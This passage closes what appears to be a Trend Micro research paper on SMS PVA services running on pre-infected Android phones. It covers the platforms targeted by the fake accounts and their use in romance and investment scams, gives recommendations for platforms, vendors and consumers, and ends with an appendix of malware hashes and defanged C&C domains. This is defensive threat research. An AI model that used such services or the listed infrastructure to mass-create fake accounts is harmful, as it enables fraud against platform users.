


Figure 23. Platforms that infected phones are subscribed to

The top services are messaging apps (LINE, WeChat, WhatsApp, Telegram), social media (TikTok, Twitter, Facebook), payment and finance (PayPal, Alipay, MoneyLion), content livestream (17LIVE aka LIVIT, EME Hive), or online shopping apps (Jingdong, Flipkart).

Messaging apps are currently the biggest target of smspva[.]net users and can be linked to increased spam and fraud from fake accounts in these platforms. Indeed, there have been increased reports in romance scams,²⁶ stock pump-and-dump schemes,²⁷ tourist attraction fraud,²⁸ and impersonation²⁹ on messaging platforms, with accounts most likely created using SMS PVA services.




Figure 24. Screenshot of a romance scam in WhatsApp; the account was created using a mobile number from Colombia, but the scammer claims to be from Singapore and Hong Kong.

Fake accounts on other platforms can have different use cases. For example, fake TikTok accounts can be used to inflate followers and views. This service for stat inflation is indeed a service sold online.³⁰ Outside of scams and stats inflation, SMS PVA services can also help criminals shield their identity when receiving illicit money³¹ through PayPal accounts registered using a number from SMS PVA.

Conclusions and Recommendations

People used to appreciate online anonymity, and many saw the internet as a place where their real-world identity is different from their online persona. But as the internet grew and changed, online identities became tied to real-world personas (Twitter-verified accounts, influencers), public discourse (political and misinformation campaigns), and real-world services (payment systems, food delivery, content-creator revenue streams). Ultimately, the need for verified accounts has become increasingly important to assure authentic behavior and prevent real-world harm.

The introduction of SMS PVA services comes at a time when the issue of online abuse originating from fake accounts is becoming a controversial issue. In the UK, the Online Safety Bill is being hotly debated, as respondents to a survey report that 72% of online abuse comes from anonymous accounts.³² The Online Safety Bill calls for platforms to protect users from dangerous content, whether it be illegal material (such as child pornography or terrorism-related material) or legal but harmful content. The issue of account verification comes into play since most of this content originates from anonymous accounts.

At present, SMS verification is the only widespread mechanism to ensure that online accounts are created by and for real people. This is part of the larger attempt to eradicate bots, fake personalities, or troll farms. The existence of SMS PVA services brings to light the inadequacy and insufficiency of one-time SMS verification as the primary means of validation. Clearly, online platforms should recognize the drawbacks of this verification method and consider countermeasures. Further, as explained earlier in the paper, the SMS PVA service is built on top of compromised Android devices, which brings another burning issue to front — the vulnerability of smartphones, as well as additional diligence with regard to their supply chain.

Trend Micro is able to detect the malicious code and block traffic to C&C servers. But a comprehensive solution involves challenging built-in fundamental assumptions with respect to account verification, more effective content moderation, and being more conscientious about supply-chain security.

We propose the following recommendations for platforms, vendors, and users alike to improve the existing situation moving forward:

For Online Platforms and Services

- **Keep in mind that one-time SMS verification is not enough.** As it stands, SMS PVA services abuse the fact that SMS verification is only being done once during account creation. This abuse can be countered by having periodic verifications to ensure that the mobile number used to verify the account is really the day-to-day mobile number used by the account owner. On the other hand, some applications send in-app verifications if the application is detected to be online. Still, this type of verification does not prevent the use of SMS PVA services for acquisition of application accounts.
- **Exercise caution when launching sign-up or in-game bonus programs with monetary value.** We have seen groups quickly monetize sign-up and in-game bonuses because of their ability to create bulk accounts. More stringent measures should be taken when launching these programs and companies should implement additional verifications on top of SMS verification to prevent abuse.
- **Check the origin country of the mobile phone against the account profile created to help detect some fake accounts.** For example, if the mobile number does not match the ethical origin, language, profile photo, and/or login IP address of the created account, such a mismatch is a red flag. Additionally, if the user activity does not match the typical behavior of a user from that particular region, this is also a sign that the account was possibly registered using SMS PVA services and should require additional verification.
- **Look out for the reuse of a profile avatar image or profile attribute, as this is also a red flag.** This is particularly applicable to accounts created for romance, spam, and stocks investment scams. These accounts are created in bulk, with photos of attractive persons reused as profile photos, and names for the accounts randomly generated.
- **Advise investigators to pivot off the content in the messages.** Most fake accounts post or send the same messages, which can be used as an initial pivot to investigate the veracity of the account.

For Smartphone Vendors

- **Ensure the provenance of the devices you sell under your brand name.** There have been well-documented cases where devices were pre-infected with malware. We recommend checking our list of devices in the statistics section to see which companies are involved in the manufacturing process, both in the assembly and firmware creation. Other security vendors have also published lists of identified devices³³ in previous supply-chain compromises. It would be wise to check the common vendors involved and take appropriate action.
- **Practice vigilance with respect to ROM images and updates.** Ensure that all the applications included in default ROM images of the devices, the ROM image itself, and the components that perform ROM update (FOTA/OTA) are trusted and/or come from trusted sources.

For consumers

- **Consider security when buying your smartphone.** Research into your mobile phone manufacturer and find out if it has a good reputation for security before making a purchase.
- **Secure your phone.** Make sure there is no malware running in your smartphone that allows these SMS PVA services to abuse your mobile number.
- **Periodically analyze the contents of the device.** Trend Micro offers Mobile Security Solutions³⁴ to detect and mitigate malicious applications.
- **Choose only trusted applications.** Do not install untrusted applications or applications from untrusted sources on your device.
- **Be careful with regard to ROM images.** Do not use unverified ROM images on your phone devices.

Appendix

Indicators of Compromise (IOCs)

Dex SHA1s:

- 24b24990937b4265e276db8271b309c05e1d374b
- 6a65e2a484f49e82a0cea5a1c2d5706314f0064a
- e83ec56dfb094fb87b57b67449d23a18208d3091

Domains:

- Smspva[.]net
- Enjoynut[.]cn
- Sublemontree[.]com
- Lemon91[.]com
- Lemon91[.]top

Detections:

AndroidOS_Guerilla.

References

- 1 Kurt Thomas et al. (2014). *CiteSeerX*. "Dialing Back Abuse on Phone Verified Accounts." Accessed on Jan. 21, 2022 at <https://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.674.963&rep=rep1&type=pdf>.
- 2 Bradley Reaves, et al. (n.d.). *Florida Institute for Cybersecurity Research (FICS)*. "Sending out an SMS: Characterizing the Security of the SMS Ecosystem with Public Gateways." Accessed on Jan. 21, 2022 at <https://static1.squarespace.com/static/57353b7ecf80a15b05a72ec0/t/5772f0e046c3c43bbc7417d2/1467150569252/reaves-oakland16.pdf>.
- 3 Lion Gu. (Nov. 13, 2014). *Trend Micro*. "The Mobile Cybercriminal Underground Market in China." Accessed on Jan. 21, 2022 at <https://www.trendmicro.com/vinfo/pl/security/news/cybercrime-and-digital-threats/the-mobile-cybercriminal-underground-market-in-china>.
- 4 Business security microcosm. (Sep. 25, 2020). *Freebuf*. "SMS verification code for black and gray production confrontation." Accessed on Jan. 31, 2022 at <https://www.freebuf.com/articles/neopoints/250956.html>.
- 5 Minnews. (n.d.) *Minnews*. "The History, Present and Future of SMS Verification Code." Accessed Jan. 31, 2022 at <https://min.news/en/tech/27af3d317c76d13a05b538470ab07207.html>.
- 6 Flames Group. (Jun. 23, 2015). *YouTube*. "SIM box for 300 SIM cards unpacking." Accessed on Jan. 21, 2022 at <https://www.youtube.com/watch?v=59faApCpBQQ>.
- 7 GBC. (Jan. 31, 2017). *Ghana Broadcasting Corporation*. "Ghana loses 33million dollars through SIM BOX fraud." Accessed on Jan. 21, 2022 at <https://www.gbcghana.com/1.1969603>.
- 8 LATRO Services Inc. (n.d.). *LATRO Services Inc.* "International (SIM Box) Bypass Fraud." Accessed on Jan. 21, 2022 at <https://latro.com/solutions/fraud-management/sim-box-bypass-fraud/>.
- 9 Anjum. (Feb. 15, 2020). *Infinity Folder*. "How to Create a Baidu Account from Outside China without Chinese Phone Number." Accessed on Jan. 31, 2022, at <https://www.infinityfolder.com/how-to-create-a-baidu-account-from-outside-china/>.
- 10 Lion Gu, Vladimir Kropotov, and Fyodor Yarockin. (Jun. 13, 2017). *Trend Micro*. "The Fake News Machine: How Propagandists Abuse the Internet and Manipulate the Public." Accessed on Jan. 21, 2022 at https://documents.trendmicro.com/assets/white_papers/wp-fake-news-machine-how-propagandists-abuse-the-internet.pdf.
- 11 Dingxiang. (Mar. 1, 2019). *Career Engine*. "Lose millions! The black production logic behind Starbucks being smashed for wool." Accessed on Jan. 31, 2022 at <https://posts.careerengine.us/p/5cc4f529f148fb7fd25a284c>.
- 12 Yongan Online API Intelligence. (Dec. 18, 2018). *Yongan Online Anti-Fraud*. "Starbucks' new event was frantically smashed for only one day, and the company's business security was in emergency!" Accessed on Jan. 31, 2022 at <https://zhuanlan.zhihu.com/p/52694034>.
- 13 Sina. (Jan. 21, 2019). *Sina*. "How did Pinduoduo be "wool"?" Accessed on Jan. 31, 2022 at <https://tech.sina.com.cn/i/2019-01-21/doc-ihrfqziz9651666.shtml>.
- 14 Actorsfit. (n.d.). *Actorsfit*. "A complete review of Pinduoduo coupon BUG incident." Accessed on Jan. 31, 2022 at <https://blog.actorsfit.com/a?ID=00900-5412ee1e-3e8a-466c-8d2e-72d11190108f>.
- 15 Zhang Yushuo (Jan. 21, 2019). *Yicai Global*. "Chinese Hackers Exploit Pinduoduo Loophole to Steal Millions in Coupons." Accessed on Jan. 31, 2022 at <https://www.yicai.com/news/chinese-hackers-exploit-pinduoduo-loophole-to-steal-millions-in-coupons>.
- 16 Dima. (Aug. 5, 2021). *SMS Man*. "How do I order a Bolt taxi with an endless discount?" Accessed on Jan. 21, 2022 at <https://sms-man.com/blog/how-do-i-order-a-bolt-taxi-with-an-endless-discount/>.
- 17 17LIVE. (Mar. 29, 2021). *17LIVE*. "2021/3/29 Notice of the end of the lucky bag function." Accessed on Jan. 31, 2022 at https://helpfeel.com/17media-jp/2021%2F3%2F29_%E3%83%A9%E3%83%83%E3%82%AD%E3%83%BC%E8%A2%8B%E6%A9%9F%E8%83%BD%E7%B5%82%E4%BA%86%E3%81%AE%E3%81%8A%E7%9F%A5%E3%82%8-9%E3%81%9B-60594b89e709b5001c1c81ca.
- 18 Satoari @ Delivery Otaku. (Mar. 31, 2021). *Note*. "Defeat of app design in 17LIVE and Pochocha." Accessed on Jan. 31, 2022 at https://note.com/liver_liker/n/nbfabb9a9d471.
- 19 Alun John, Samuel Shen, and Tom Wilson. (Sep. 25, 2021). *Reuters*. "China's top regulators ban crypto trading and mining, sending bitcoin tumbling." Accessed on Jan. 21, 2022 at <https://www.reuters.com/world/china/china-central-bank-vows-crackdown-cryptocurrency-trading-2021-09-24/>.

- 20 Arjun Kharpal. (Sep. 27, 2021). *CNBC*. "Major crypto exchanges stop letting Chinese users sign up after Beijing's renewed crackdown." Accessed on Jan. 21, 2022 at <https://www.cnbc.com/2021/09/27/cryptocurrency-exchanges-stop-chinese-users-signing-up-after-crackdown.html>.
- 21 Alina Raspopova. (Feb. 20, 2020). *Autonews*. "Fake account scandal: carsharing smashed under a false name." Accessed on Jan. 31, 2022 at <https://www.autonews.ru/news/5e4e259f9a79471aef9b7d61https://www.autonews.ru/news/5e4e259f9a79471aef9b7d61>.
- 22 Vicky Shaw. (Jun. 14, 2021). *Independent*. "Around 36m adults targeted by scams so far in 2021 – Citizens Advice." Accessed on Jan. 21, 2022 at <https://www.independent.co.uk/money/around-36m-adults-targeted-by-scams-so-far-in-2021-citizens-advice-b1865198.html>.
- 23 Tech Desk. (Dec. 16, 2020). *The Indian Express*. "Flooded with WhatsApp messages promising part-time jobs? Avoid these scam messages." Accessed on Jan. 21, 2022 at <https://indianexpress.com/article/technology/techook/whatsapp-messages-part-time-jobs-scam-7106059/>.
- 24 Ian Cheng. (Mar. 26, 2021). *Channel News Asia*. "Police warn of new scam circulating on messaging platforms." Accessed on Jan. 21, 2022 at <https://www.channelnewsasia.com/singapore/covid-19-new-scam-woman-image-unsolicited-text-message-282991>.
- 25 Alfred Ng. (Aug. 8, 2019). *CNET*. "Android malware that comes preinstalled is a massive threat." Accessed on Jan. 26, 2022 at <https://www.cnet.com/tech/mobile/android-malware-that-comes-preinstalled-are-a-massive-threat/>.
- 26 Ng Wei Kai. (Mar. 26, 2021.) *The Straits Times*. "Singapore police warn of scammers posing as young women from Hong Kong." Accessed on Jan. 21, 2022 at <https://www.straitstimes.com/singapore/scammers-posing-as-young-women-from-hong-kong-warn-singapore-police>.
- 27 Natasha Ganesan. (Aug. 11, 2021). *Channel News Asia*. "'Pump and dump': Police warn of resurgence in stock-buying scam; victims cheated of US\$1 million recently." Accessed on Jan. 21, 2022 at <https://www.channelnewsasia.com/singapore/pump-and-dump-stock-market-scam-share-price-wechat-2105416>.
- 28 Chip Le Grand. (Feb. 20, 2021). "WeChat tourist attraction scam back in business." Accessed on Jan. 21, 2022 at <https://www.smh.com.au/business/consumer-affairs/wechat-tourist-attraction-scam-back-in-business-20210219-p5741f.html>.
- 29 Daryl Choo. (Apr. 21, 2021). *Today*. "Over S\$3.9m lost in 4 months: Police warn of scammers impersonating S'pore High Court, Interpol officials." Accessed on Jan. 21, 2021 at <https://www.todayonline.com/singapore/over-s39-million-lost-4-months-police-warn-scammers-impersonating-spore-high-court>.
- 30 Joseph Cox. (Aug. 13, 2020). *Vice*. "All Of My TikTok Followers Are Fake." Accessed on Jan. 21, 2022 at <https://www.vice.com/en/article/z3e8na/get-buy-tiktok-followers-likes-views-cheap-easy>.
- 31 Justin Rohrich. (Aug. 16, 2019). *Quartz*. "A cybercriminal covered all his tracks—and then he verified his PayPal account." Accessed on Jan. 21, 2022 at <https://qz.com/1688427/fbi-used-paypal-verification-history-to-track-cybercriminal/>.
- 32 Dan Milmo. (Nov. 10, 2021). *The Guardian*. "TechScape: what to expect from the online safety bill." Accessed on Jan. 21, 2022 at <https://www.theguardian.com/technology/2021/nov/10/techscape-online-safety-bill-ofcom>.
- 33 Michael Mimoso. (Mar. 13, 2017). *Threatpost*. "38 Android Devices Infected with Malware Preinstalled in Supply Chain." Accessed on Jan. 21, 2022 at <https://threatpost.com/38-android-devices-infected-with-malware-preinstalled-in-supply-chain/124275/>.
- 34 Trend Micro. (n.d.). *Trend Micro*. "Mobile Security Solutions." Accessed on Feb. 7, 2022 at https://www.trendmicro.com/en_us/forHome/products/mobile-security.html.



TREND MICRO™ RESEARCH

Trend Micro, a global leader in cybersecurity, helps to make the world safe for exchanging digital information.

Trend Micro Research is powered by experts who are passionate about discovering new threats, sharing key insights, and supporting efforts to stop cybercriminals. Our global team helps identify millions of threats daily, leads the industry in vulnerability disclosures, and publishes innovative research on new threat techniques. We continually work to anticipate new threats and deliver thought-provoking research.

www.trendmicro.com

